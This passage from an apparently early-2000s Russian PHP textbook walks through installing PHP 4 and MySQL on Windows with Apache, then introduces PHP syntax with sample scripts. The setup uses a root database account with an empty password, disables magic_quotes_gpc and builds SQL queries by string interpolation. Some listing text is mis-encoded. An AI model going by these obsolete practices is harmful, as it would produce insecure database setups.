Просто завершить сервер, нажав на кнопку **Закрыть** в правом верхнем углу его окна, недостаточно — нужно воспользоваться пунктом **Stop Apache** в меню **Пуск | Программы | Apache Web Server | Management**. В противном случае закроется только окно Apache, а сам сервер останется работать в фоновом режиме, так что изменения, внесенные в `httpd.conf`, не будут активизированы.

Глава 5



Установка PHP и MySQL

Давайте теперь перейдем к установке языка PHP версии 4, ради которого, собственно, мы и устанавливали сервер Apache. К сожалению, на момент написания этих строк у PHP не было нормальной setup-программы, которая могла бы установить PHP со всеми необходимыми нам модулями за один прием, как мы проделали это с Apache. Так что, возможно, его инсталляция покажется вам чуть сложнее.

Прежде всего, вам нужно запастись терпением и загрузить с официального сайта PHP **http://www.php.net** из секции **Downloads** два файла: один с расширением zip, а другой — exe. Ссылки на эти файлы находятся почти на самом верху страницы, после заголовка **Win32 Binaries**. Первый файл представляет собой полную версию PHP 4, но не имеет удобной программы установки, а второй, наоборот, является автоматической программой установки, но не содержит в себе наиболее часто используемых модулей.

> **Замечание**
>
> Так было на момент написания данной книги. Возможно, в будущем разработчики PHP будут поставлять дистрибутив в виде одного большого exe-файла, но пока это не так.

Советую вам также скопировать полную документацию по PHP, ссылка на которую есть на странице чуть ниже. Уверен, в будущем она еще не раз вас выручит.

Стоит сказать еще пару слов насчет версии PHP. Язык постоянно совершенствуется, и на момент создания книги последней версией была 4.0.3. Скорее всего, когда вы будете читать эти строки, выйдет более новая версия — например, 4.0.10. Думаю, наилучшим решением будет загрузить ту, что поновее, потому что в ней, возможно, исправлены некоторые ошибки из предыдущих версий языка. Главное, чтобы первая цифра была 4, потому что "третий" PHP сильно проигрывает "четвертому" по количеству поддерживаемых функций.

Установка PHP

1. Запустите только что загруженный exe-файл. В открывшемся диалоговом окне нажмите кнопку **Next** (рис. 5.1).




Рис. 5.1. Установка PHP

2. Согласитесь с условиями лицензии, нажав кнопку **I Agree**. В появившемся диалоговом окне выберите тип установки **Standard**.
3. Теперь укажите директорию, в которую будет установлен PHP. По умолчанию предлагается `C:\PHP`, но, думаю, логичнее было бы выбрать `C:\Program Files\PHP4`, "поближе" к Apache (рис. 5.2). Для указания этого каталога нажмите кнопку **Browse...** и введите его имя, затем нажмите, как обычно, кпопку **OK** и потом — **Next**, чтобы перейти к следующему диалоговому окну.




Рис. 5.2. Выбор каталога для установки PHP

4. Задайте адрес вашего SMTP-сервера (Send Mail Transfer Protocol — Протокол пересылки почтовой корреспонденции), а также ваш адрес электронной почты. Именно этот сервер и обратный адрес будут использованы для исходящих почтовых запросов, когда вызывается функция `Mail()` языка PHP. В общем, это тот самый сервер, через которого отсылает почту ваш обычный почтовый клиент — например, Outlook Express. Впрочем, можете и оставить в текстовых полях значения по умолчанию — в этом случае функция `Mail()` просто не будет работать на локальной машине.
5. Выберите сервер, на который будет настроен PHP. В нашем случае это — Apache (рис. 5.3).

   Начнется процесс копирования файлов. После его окончания, возможно, появятся еще некоторые диалоговые окна с различными извещениями. Не обращайте на них внимания.

На этом этапе язык PHP можно считать уже почти установленным — нам осталось только настроить Apache, чтобы он мог распознать PHP-сценарии, а также подключить дополнительные модули, которые содержатся в загруженном нами zip-архиве.




Рис. 5.3. Выбор сервера

Настройка Apache для работы с PHP

1. Откройте в **Блокноте** файл конфигурации Apache `httpd.conf`, находящийся в каталоге `C:\Program Files\Apache Group\Apache\conf`. Впрочем, вы можете и не искать этот файл вручную, а воспользоваться пунктом **Edit configuration** в меню **Пуск | Программы | Apache Web Server | Management**.
2. Найдите в тексте файла такую закомментированную строку:

```
#AddType application/x-httpd-php php
```

3. Раскройте комментарий:

```
AddType application/x-httpd-php php
```

Таким образом, мы присвоили всем файлам с расширением php тип `application/x-httpd-php`.

4. Сразу же после этой строки добавьте такие настройки:

```
ScriptAlias /_php/ "C:/Program Files/PHP4/"
Action application/x-httpd-php "/_php/php.exe"
```

Этим мы, во-первых, создаем синоним `_php` для каталога с процессором PHP, чтобы Apache мог получить к нему доступ, а во-вторых, связываем все файлы типа `application/x-httpd-php` с обработчиком `php.exe`.

Замечание

Префикс к строке "_php" выбран из такого расчета, чтобы она в будущем не конфликтовала с именами каталогов, которые вы можете объявить на вашем хосте.

5. Сохраните изменения в файле конфигурации, остановите Apache, если он был до этого запущен (пункт **Пуск | Программы | Apache Web Server | Management | Stop Apache**), и стартуйте сервер снова. Если Apache не запускается (его окно открывается и тут же закрывается), значит, вы где-то допустили синтаксическую ошибку. В этом случае можете воспользоваться рекомендациями по устранению ошибок, описанными в *главе 4*.

Тестирование PHP

Давайте теперь убедимся, что PHP-сценарии работают. Для этого создадим в каталоге `z:/home/localhost/www` файл `test.php` со следующим содержанием:

Листинг 5.1. Тестовый сценарий

```
<?
echo "It works!<br>\n";
phpinfo();
?>
```

Теперь наберите в браузере: `http://localhost/test.php`. Должна отобразиться страница с разнообразной информацией о PHP, которая генерируется функцией `phpinfo()`.

Замечание

Напоминаем, что PHP-сценарии — не то же самое, что CGI-сценарии. В частности, если CGI-сценарий обычно располагают в `/cgi-bin/` или `/cgi/`, то php-сценарий должен находиться в каталоге с документами.

Если страница не отображается, значит, вы допустили ошибку в файле httpd.conf. Откройте его снова и исправьте ошибку, затем не забудьте перезапустить Apache.

Внимание

Напоминаю еще раз, что просто остановить Apache, так сказать, принудительным образом нельзя — необходимо воспользоваться ярлыком **Stop Apache**, как это было описано выше. В противном случае при использовании некоторых версий сервера закроется только окно Apache, а сам сервер останется работать.

Установка дополнительных модулей

После того как мы убедились в работоспособности PHP, нужно подключить к нему дополнительные модули, которые находятся в загруженном zip-файле. Среди них — средства для работы с рисунками, календарем, FTP (File Transfer Protocol — Протокол передачи файлов) и т. д. Нужно заметить, что архив содержит полную версию PHP, а не только модули для него. Единственная причина, почему мы не обратились к нему сразу — отсутствие удобной программы установки. Итак, для этого нужно проделать ряд действий.

1. Разверните zip-архив прямо в тот же самый каталог, где уже установлен PHP (в нашем примере это `C:\Program Files\PHP4`). Некоторые файлы перекроются, некоторые — добавятся. В частности, появится каталог `extensions`, как раз и содержащий практически все необходимые файлы.
2. Теперь нужно дать знать PHP, какие модули он может использовать, а также осуществить еще некоторые настройки. Для этого откройте в **Блокноте** файл `php.ini` из каталога с файлами Windows (обычно `C:\WINDOWS`). Этот файл был помещен туда программой установки PHP. Файл представляет собой набор строк, каждая из которых соответствует значению одного параметра. Части строк, расположенные после символа `;`, рассматриваются как комментарии и игнорируются.
3. Найдите параметр `magic_quotes_gpc` и отключите его:

   ```
   magic_quotes_gpc=Off
   ```

   Этим мы запрещаем PHP принудительно вставлять обратные слэши перед некоторыми символами, поступающими из формы. Мы еще обязательно поговорим об этом и других параметрах ближе к концу книги.
4. Теперь найдите и настройте следующий параметр:

```
extension_dir=C:\Program Files\PHP4\extensions
```

Здесь мы уведомляем PHP, что модули он должен искать в каталоге `C:\Program Files\PHP4\extensions`, т. е. как раз там, где нужно. Обратите внимание на то, что по умолчанию в этом параметре стоит значение `./`, т. е. поиск будет производиться в том же самом каталоге, где установлен PHP. Это, конечно же, неудобно.

5. Найдите "закомментированные" строки, которые начинаются с `;extension=`. Вам предстоит раскрыть те из них, которые соответствуют нужным нам модулям. В этой книге описывается библиотека GD для работы с изображениями, поэтому нам обязательно понадобится модуль `php_gd.dll`. Поддержка MySQL и календарных функций уже встроена в PHP.
6. Не забудьте сохранить изменения в файле `php.ini`. Чтобы изменения вступили в силу, перезапускать Apache не нужно, ведь мы установили PHP не как модуль сервера, а как отдельную программу.

Установка MySQL

Сначала определимся: зачем же вообще нужны базы данных Web-программисту? Неужели не проще использовать обычный обмен с файлами? Ведь обычно объем данных не очень велик (если вы только не пишите поисковую систему). Наш личный опыт таков: оказывается, стоит затратить какое-то время на изучение MySQL — это удивительно мощный инструмент, который сэкономит в будущем немало часов, потраченных на отладку "вышедшего из-под контроля" сценария.

Итак, вы решили установить у себя на локальном хосте поддержку MySQL. Это довольно несложно. Что ж, приступим.

1. Для начала загрузите с официального сайта MySQL (**http://www.mysql.com**, раздел **Downloads**) дистрибутив MySQL. Рекомендую выбрать самую последнюю версию для Windows. Дистрибутив представляет собой zip-архив, который нужно развернуть в любой удобный вам каталог.
2. Запустите `setup.exe` из только что разархивированного дистрибутива. Нажмите кнопку **Next** (рис. 5.4).
3. В появившемся информационном окне снова нажмите **Next**. Откроется диалог с запросом о выборе каталога для MySQL. По умолчанию предлагается `C:\mysql`, но, мне кажется, будет удобнее использовать `C:\Program Files\MySQL` (рис. 5.5). Задайте этот каталог и нажмите **Next**.




Рис. 5.4. Установка MySQL

4. Выберите тип установки **Typical**. Начнется копирование файлов MySQL. Дождитесь его окончания. MySQL установлена.

Рис. 5.5. Выбор каталога для MySQL

5. Для того чтобы активизировать MySQL-сервер, запустите исполняемый файл `C:\Program Files\MySQL\bin\mysqld.exe`. Можете создать для него ярлык, однако, поскольку обычно MySQL работает "в связке" с Apache, будет логично создать командный файл, который будет стартовать и Apache, и MySQL. Назовем его `server.bat` и расположим в корневом каталоге диска `z:`. Вот содержание этого файла:

Листинг 5.2. Файл `server.bat`

```
@echo off
"C:\Program Files\MySQL\bin\mysqld"
start /m "C:\Program Files\Apache Group\Apache\Apache"
```

Для операционных систем Windows NT и Widows 2000, однако, будет удобнее использовать несколько другие команды (иначе в этих системах окно процесса MySQL будет постоянно видно на экране, что нежелательно):

```
@echo off
start C:\Progra~1\MySQL\bin\mysqld-nt --standalone
C:\Progra~1\Apache~1\Apache\Apache -k start
```

Именно для приведенного командного файла лучше всего и создать ярлык, назначив ему "горячую" клавишу <Ctrl>+<Alt>+<A> (только если вы до этого связали ту же комбинацию с ярлыком Apache, не забудьте ее там отключить).

6. Перед выключением или перезагрузкой компьютера нужно завершать работу Apache и MySQL. Для этого удобнее всего создать следующий bat-файл с именем, например, `shutdown.bat`, расположив его в корневом каталоге диска `z:`.

Листинг 5.3. Файл `shutdown.bat`

```
@echo off
"C:\Program Files\Apache Group\Apache\Apache" -k shutdown
"C:\Program Files\MySQL\bin\mysqladmin" -u root shutdown
```

Удобно также определить для этого файла ярлык и назначить ему комбинацию клавиш <Ctrl>+<Alt>+<S>.

Тестирование MySQL

Давайте теперь проверим, все ли работает. Для начала запустите наш файл `server.bat`, чтобы активизировать сервер. Создайте следующий PHP-сценарий с именем `mysql.php` в каталоге `z:\home\localhost\www`.

Листинг 5.4. Файл `mysql.php`

```
<?
define("DBName","test");
define("HostName","localhost");
define("UserName","root");
define("Password","");
if(!mysql_connect(HostName,UserName,Password))
```


```
{  echo "Не могу соединиться с базой ".DBName."!<br>";
   echo mysql_error();
   exit;
}
mysql_select_db(DBName);

// Создаем таблицу t. Если такая таблица уже есть,
// сообщение об ошибке будет подавлено, т. к.
// èñïîëüçóåòñÿ "@"
@mysql_query("create table t(id int, a text)");

// Вставляем в таблицу 10 записей
for($i=0; $i<10; $i++)
{  $id=time();
   mysql_query("insert into t(id, a) values($id, 'Ñòð$i!')");
}

// Âûâîäèì âñå çàïèñè
$r=mysql_query("select * from t");
for($i=0; $i<mysql_num_rows($r); $i++)
{  $f=mysql_fetch_array($r);
   echo "$f[id] -> $f[a]<br>\n";
}
?>
```

Теперь наберите в браузере:

```
http://localhost/mysql.php
```

Если все сконфигурировано правильно, вы должны получить несколько строк вывода в браузере без сообщений об ошибках. При каждом запуске в таблицу `t` добавляются новые строки, так что с каждым нажатием кнопки **Обновить** в браузере объем таблицы будет все увеличиваться.


Обращаю ваше внимание на константы `DBName`, `HostName`, `UserName` и `Password`. `DBName` должен содержать имя базы данных (в нашем случае это `test` — база данных, которая создается MySQL по умолчанию). `HostName` — всегда `localhost`, ведь мы работаем на локальном компьютере. В макросе `UserName` проще всего подставлять `root`, который является владельцем всех таблиц. При установке MySQL пользователю `root` не назначается пароль, так что константа `Password` равна пустой строке.



ЧАСТЬ III.

ОСНОВЫ ЯЗЫКА PHP

Глава 6



Характеристика языка PHP

Дочитав до этого места, вы уже должны проникнуться мыслью, что писать сценарии на Си, мягко говоря, неудобно. (Если подобного ощущения у вас нет, значит, я плохо написал первую часть и ее придется переделывать…).

Так на чем же писать? Многие тут же ответят: "Конечно, на том, на чем обычно пишут сценарии — на Perl!". Да, это распространенная точка зрения. Однако у Perl, наряду с его неоспоримыми достоинствами, существуют и недостатки. Причем недостатки весьма серьезные. Вот один из них: Perl не приспособлен непосредственно для программирования сценариев. Это в некотором роде универсальный язык, поэтому он не поддерживает напрямую того, чего бы нам хотелось. А вот и второй: у Perl синтаксис не способствует читабельности программы. Он не похож ни на Си, ни на Паскаль (а эти языки замечательно зарекомендовали себя как самодокументирующиеся). Вообще, я сам принадлежу к той категории людей, которые очень болезненно воспринимают непродуманный синтаксис языка программирования, отсюда и мое отношение к Perl...

PHP — язык, специально нацеленный на работу в Интернете, язык с универсальным (правда, за некоторыми оговорками) и ясным синтаксисом, удивительно похожим на Си, сочетающий достоинства Perl и Си. И хотя этот язык еще довольно молодой, он (точнее, его интерпретатор) установлен уже на порядка миллиона серверов по всему миру, и цифра продолжает расти. Новое поколение PHP — четвертое — должно вообще стереть все преимущества Perl перед PHP, как с точки зрения быстродействия обработки программ (а третья версия PHP сильно отставала от Perl при обработке больших циклов), так и с точки зрения синтаксиса. Наконец, большинство PHP-сценариев (особенно не очень больших размеров) работают быстрее аналогичных им программ, написанных на Perl (конечно, если сравнивать с обычными Perl-сценариями, а не программами, запускаемыми под управлением mod_perl).

Думаю, у PHP есть лишь один серьезный недостаток, который менее выражен у Perl: это — его медлительность при работе с большими и сложными сценариями. Однако работы по преодолению этой трудности давно ведутся и, если верить разработчикам PHP, версия 4 является уже компилятором, построенным примерно на том же принципе, что и компилятор Perl. Давайте поговорим на последнюю тему чуть подробнее.

Интерпретатор или компилятор?

Возможно, вы уже слышали, что PHP версии 4, в отличие от своего предшественника, является компилятором. Так вот, это не совсем так. Во избежание разногласий в терминах давайте определимся, что мы будем называть компилятором, а что — интерпретатором. Если быть до конца откровенными, компиляторами очень часто и незаслуженно называют программы, которые на самом-то деле являются *интерпретирующими трансляторами*, т. е., по своей главной функции — интерпретаторами. Так обстоит дело и с PHP версии 4.

Замечание

Транслятор — программа, которая переводит код с одного "языка" на другой. Например, утилита, преобразующая исходный Паскаль-код на Си, — транслятор. В общем понимании компилятор — ни что иное, как транслятор, конвертирующий код программы на языке высокого уровня в машинный код. Интерпретатор же — это утилита, которая просматривает код некоторой программы и выполняет одну ее инструкцию за другой, т. е. полностью контролирует процесс исполнения.

Давайте посмотрим, как работает PHP версии 4. Получая на свой вход исходный код программы, он в первую очередь анализирует его (в частности, проверяет синтаксис) и *транслирует* в специальное *внутреннее представление*. Оно представляет собой специальный байт-код, который, конечно, невозможно прочитать глазами, но с которым в дальнейшем проще всего будет оперировать PHP. Вот эту-то фазу чаще всего и называют ошибочно компиляцией. Далее, PHP исполняет (интерпретирует) полученный байт-код.
В этот момент он представляет собой классический интерпретатор.

Итак, мы видим, что PHP составлен из двух почти независимых блоков — транслятора и интерпретатора. Зачем же понадобилось так делать? Конечно, из соображений быстродействия. Посудите сами: синтаксический разбор осуществляется всего один раз на этапе трансляции, а исполняется уже "полуфабрикат" — байт-код, который гораздо более удобен для этих целей.

Пусть, например, в программе есть цикл с большим числом итераций. PHP версии 3, в котором отсутствует фаза трансляции, вынужден перед исполнением очередной итерации заново анализировать ее код, проводить строковый разбор, проверку синтаксиса и т. д. В то же время PHP версии 4 делает это только *один раз* (при трансляции кода программы), и на каждой итерации цикла занимается лишь исполнением готового байт-кода. Выигрыш очевиден, не правда ли?

Замечание

Язык Perl, который практически всегда называют компилятором, работает точно по такой же схеме — он транслирует текст программы во внутреннее представление, а затем использует результирующий код при исполнении. Так что,

можно сказать, PHP версии 4 представляет собой компилятор ровно настолько, насколько им является Perl.

Впрочем, описанная только что схема работы PHP не совсем соответствует действительности. Дело в том, что в языке можно создавать конструкции, которые просто физически невозможно перевести во внутреннее представление во время фазы трансляции (к таковым, например, относится инструкция включения в программу кода внешнего файла, имя которого выясняется только на этапе исполнения программы — к примеру, вводится пользователем). В этом случае PHP просто пропускает их, "откладывая на потом", и транслирует, как только до них дойдет управление. Конечно, это несколько замедляет выполнение программы, но если подобных конструкций в ней немного (и они не вставлены в цикл с большим количеством итераций), замедление не так уж и существенно.

Как вы видите, PHP версии 4 коренным образом отличается от своего предшественника — PHP версии 3. Фактически, весь код программы в очередной раз был переписан заново. При этом возникла серьезная проблема с переносимостью программ: не так-то легко обеспечить совместимость классического интерпретатора с новым транслирующим блоком (вообще, трансляторы по своей природе ограничивают свободу действий, зато привносят быстродействие). Тем не менее, разработчики PHP блестяще справились с проблемой: практически любая программа, работающая на PHP версии 3 и не использующая недокументированных возможностей языка, будет работать и на четвертой версии.

Что же такое PHP? Как мы выяснили, уж точно не компилятор, т. к. не имеет ни малейшего отношения к машинному коду. И, конечно же, не транслятор в чистом виде — ведь оттранслированный байт-код нельзя ни сохранить в файле, ни использовать повторно. В то же время, главной фазой работы PHP является интерпретация внутреннего представления программы и ее исполнение. Именно эта фаза и занимает больше всего времени в серьезных сценариях. Итак, мы вынуждены заключить, что PHP является интерпретатором с встроенным блоком трансляции, оптимизирующим ход интерпретации.

Замечание

Я уже предвижу, что множество читателей не согласятся с такой формулировкой. Конечно, слово "компилятор" звучит солиднее, чем какой-то там "интерпретирующий транслятор". Но все дело в том, что английское слово compiler переводится не только как "компилятор", но также и как "транслятор". Задумайтесь над этим, если окончательно решили для себя считать PHP и Perl компиляторами.

Достоинства и недостатки интерпретатора

Если вы — бывший системщик или прикладной программист и не знакомы с языком Perl, довольно непросто будет привыкнуть к тому, что PHP, как и большинство языков для Web, является интерпретатором (правда, как мы уже говорили, с транслирующим оптимизатором).

Что ж, это так. Да, сценарии, написанные на PHP, работают в тысячи раз медленнее, чем Си-программы (но почти с такой же скоростью, как созданные на Perl — может быть, отстают максимум в несколько раз на особо критических участках), и к этому придется привыкнуть. Например, если мы напишем на Си пустой цикл с миллионом итераций примерно такого вида:

```
for(long i=0; i<1000000; i++);
```

то он будет работать всего долю секунды, в то время как аналогичный цикл на PHP:

```
for($i=0; $i<1000000; $i++);
```

проработает на процессоре Pentium 100 несколько секунд.

Замечание

Приведенные оценки, особенно сравнения с Perl, касаются только PHP версии 4, но не версии 3. Последний отстает даже от Perl по быстродействию почти в 100 раз. Так что стоит задуматься, допустимо ли вообще применять PHP версии 3 при написании нетривиальных программ.

Однако для сценариев, не содержащих в себе таких громадных циклов (а таких программ, как мы вскоре увидим, большинство), время работы будет отличаться очень несущественно. Ну, в самом деле, какая разница, работает ли сценарий 0,01 секунды или 0,1 секунды, если передача данных по каналам Интернета через модем будет длиться, например, 5 секунд?

Замечание

Впрочем, тут все-таки есть стимул стараться по возможности ускорить сценарий: если на вашей машине размещены сотни виртуальных хостов, способных работать с PHP, и каждый из них весьма популярен у пользователей Интернета, то суммарный проигрыш в быстродействии может быть вполне ощутим. В этом случае придется просто отказаться от PHP и перейти на более быстрый (но и более сложный) язык — например, Си или Java.

"А как же быть, — спросят некоторые, — если нам нужно написать сценарий для работы, скажем, с тысячами и десятками тысяч пользователей, адреса и телефоны которых хранятся в файле? Ведь, чтобы найти какого-то пользователя (особенно, если его имя задано не точно), придется просматривать их всех, а это как раз и будет цикл с огромным количеством итераций?" Да, это действительно так. Если нужно обраба-

тывать очень большие массивы данных, лучше использовать Си или... базу данных. База данных — это набор очень большого числа записей с одинаковой структурой плюс программное обеспечение для быстрого поиска, добавления и удаления записей (чаще всего написанного как раз на Си). PHP поддерживает работу с очень большим числом разнообразных баз данных, поэтому написание сценариев с применением баз данных не должно вызвать особых проблем. Кстати, и выполняться такие скрипты будут быстрее, чем аналогичные им "самодельные", написанные на Си — ведь разработкой баз данных и эффективных алгоритмов работы с ними занималось множество людей. А в PHP останется лишь вызвать нужную функцию (например, поиск в базе данных) и сразу получить результат — многие базы данных даже умеют нужным образом его отсортировать и вообще выполнить всю "грязную работу"...

У интерпретатора есть и другие преимущества перед классическим компилятором, например, перед Си. Вот некоторые из них.

- Упрощается обнаружение ошибок во время выполнения программы. В случае сбоя интерпретатор сразу же выведет сообщение, что что-то не так.
- Можно не заботиться об освобождении выделенной памяти. Интерпретатор сам определит, когда та или иная переменная в программе уже не используется, и освободит память, выделенную для нее.
- Существует возможность написать программу, которая, грубо говоря, будет формировать и тут же исполнять другую программу, что очень часто практикуется при шаблонной системе организации скриптов. В частности, мы можем формировать идентификаторы во время исполнения программы, создавать массивы анонимных функций и т. д.
- Не нужно думать о типах переменных (как это, кстати, было сделано в приведенном цикле `for`). Мы еще вернемся к данному вопросу в дальнейшем.

Есть и другие достоинства. Вообще, использование интерпретатора способно дать сценариям ту мощь, которую пользователи Web от них и ожидают.

Но за все нужно платить: эта пресловутая медлительность интерпретаторов, даже с блоком трансляции, способна вывести из себя самого закаленного программиста. Проигрыш особенно заметен в случае больших и сложных циклов, при обработке большого количества строк и т. д. Однако, заметьте, это единственный недостаток PHP, который будет все меньше и меньше проявляться по мере выхода более мощных процессоров, чтобы в конце концов вообще сойти на нет.

Пример PHP-программы

Традиционно, любая книга начинается с программы "Hello world!". Что ж, не буду отходить от этих канонов и приведу сразу два примера такой программы. Вот первый из них:

```
<?
```

```
echo "Hello world!";
?>
```

Запустим сценарий в браузере. Легко убедиться, что он действительно работает, да к тому же еще и безотказно.

Замечание

Это замечание предназначено для тех, кто еще совершенно не знаком с синтаксисом языка PHP. Итак, возможно, вы немного смущены словами "запустим сценарий в браузере". Дело в том, что PHP-сценарий по своей природе несколько отличается от обычных CGI-сценариев, которые мы рассматривали в первой части этой книги. Но не торопитесь. Следующий пример поставит все точки над "i".

Для тех, кто еще не сталкивался с синтаксисом PHP, более интересен пример второй программы. Вот как он выглядит:

```
<body>
Hello world!
</body>
```

Что — думаете, произошла ошибка и редактор вместо примера кода на PHP случайно вставил в текст пример HTML-страницы? А вот и нет. Да-да, вы не ошиблись — тут действительно нет вообще никаких операторов PHP, и содержимое файла с "программой" состоит целиком из статического текста.

Что же происходит? Выходит, обычный HTML-текст также правильно обрабатывается PHP? Да, это так. Но рассмотрим чуть более сложный пример (листинг 6.1).

Листинг 6.1. Простой сценарий на PHP

```
<html><body>
<h1>Здравствуйте!</h1>
<?
// Вычисляем текущую дату в формате "день.месяц год"
$dat=date("d.m y");
// Вычисляем текущее время
$tm=date("h:i:s");
# Выводим их
echo "Текущая дата: $dat года<br>\n";
echo "Текущее время: $tm<br>\n";
# Выводим цифры
echo "А вот квадраты и кубы первых 5 натуральных чисел:<br>\n";
for($i=1; $i<=5; $i++)
{  echo "<li>$i в квадрате = ".($i*$i);
   echo ", $i в кубе = ".($i*$i*$i)."\n";
```

```
}
?>
</body></html>
```

Я убежден, что синтаксис любого языка программирования гораздо легче "почувствовать" на примерах, нежели используя какие-то диаграммы и схемы. Я буду придерживаться этого принципа на протяжении всей книги. Что ж, приступим к разбору программы.

Начало сценария, если бы не был уже затронут второй пример, может озадачить: разве это сценарий? Откуда HTML-тэги `<html>` и `<body>`? Вот тут-то и кроется главная особенность (кстати, чрезвычайно удобная) языка PHP: PHP-скрипт может вообще не отличаться от обычного HTML-документа, как мы это уже заметили ранее.

А помните, как мы раньше в примерах на Си писали кучу одинаковых printf'ов для того, чтобы выводить HTML-код страницы? На PHP это можно делать естественным образом, без всяких операторов. Иными словами, все, что расположено в нашем примере до начала PHP-кода, отображается непосредственно, как будто при помощи нескольких вызовов `printf()` в Си.

Идем дальше. Вы, наверное, догадались, что сам код сценария начинается после открывающего тэга `<?` и заканчивается закрывающим `?>`. Итак, между этими двумя тэгами текст интерпретируется как программа, и в HTML-документ не попадает. Если же программе нужно что-то вывести, она должна воспользоваться оператором `echo` (это не функция, а конструкция языка: ведь, в конце концов, если это функция, то где же скобки?). Мы подробно рассмотрим ее работу в дальнейшем. Итак, PHP устроен так, что любой текст, который расположен вне программных блоков, ограниченных `<?` и `?>`, выводится в браузер непосредственно, т. е. воспринимается, как вызов оператора echo (последняя аналогия очень точна, и мы остановимся на ней чуть позже).

Нетрудно догадаться, что часть строки после `//` является комментарием и на программу никак не влияет. Однострочные комментарии также можно предварять и символом `#` вместо `//`, как мы можем это увидеть в примере. Комментарии еще бывают и такие:

```
/*
это комментарий
...и еще одна строка
*/
```

То есть, комментарии могут, как и в Си, быть однострочными и многострочными. Однако в некоторых реализациях PHP многострочные комментарии почему-то вступают в конфликт с "русскими" буквами, которые могут находиться между ними. А именно, появляются бессмысленные сообщения о синтаксических ошибках, причем совершенно не в том месте. Почему так происходит, неясно: видимо, ошибка в PHP. Насчет комментариев и контроля ошибок мы еще поговорим, а пока вот вам совет: никогда не пользуйтесь многострочными комментариями в PHP, если хотите жить

долго и счастливо (тем более, что не допускаются вложенные многострочные комментарии).

А пока давайте лучше посмотрим, что происходит дальше. Вот строка:

```
$dat=date("d.m y");
```

Делает она следующее: *переменной* с именем `$dat` (заметьте, что *абсолютно все* переменные в PHP должны начинаться со знака `$`, потому что "так проще для интерпретации") присваивается значение, которое вернула функция `date()`. Итак, мы видим, что в PHP, во-первых, нет необходимости явно описывать переменные (как это делается, например, в Паскале или Си), а во-вторых, нигде не указывается их тип (про типы мы еще поговорим чуть позже). Интерпретатор сам решает, что, где и какого типа. А насчет функции `date()`... Можно заметить, что у нее задается один параметр, который определяет формат результата. Например, в нашем случае это будет строка вида "11.12 01".

В конце каждого оператора должна стоять точка с запятой, как в Си. Заметьте — именно как в Си, а не как в Паскале. Иными словами, вы обязаны ставить точку с запятой перед `else` в конструкции `if-else`, но не должны после заголовка функции.

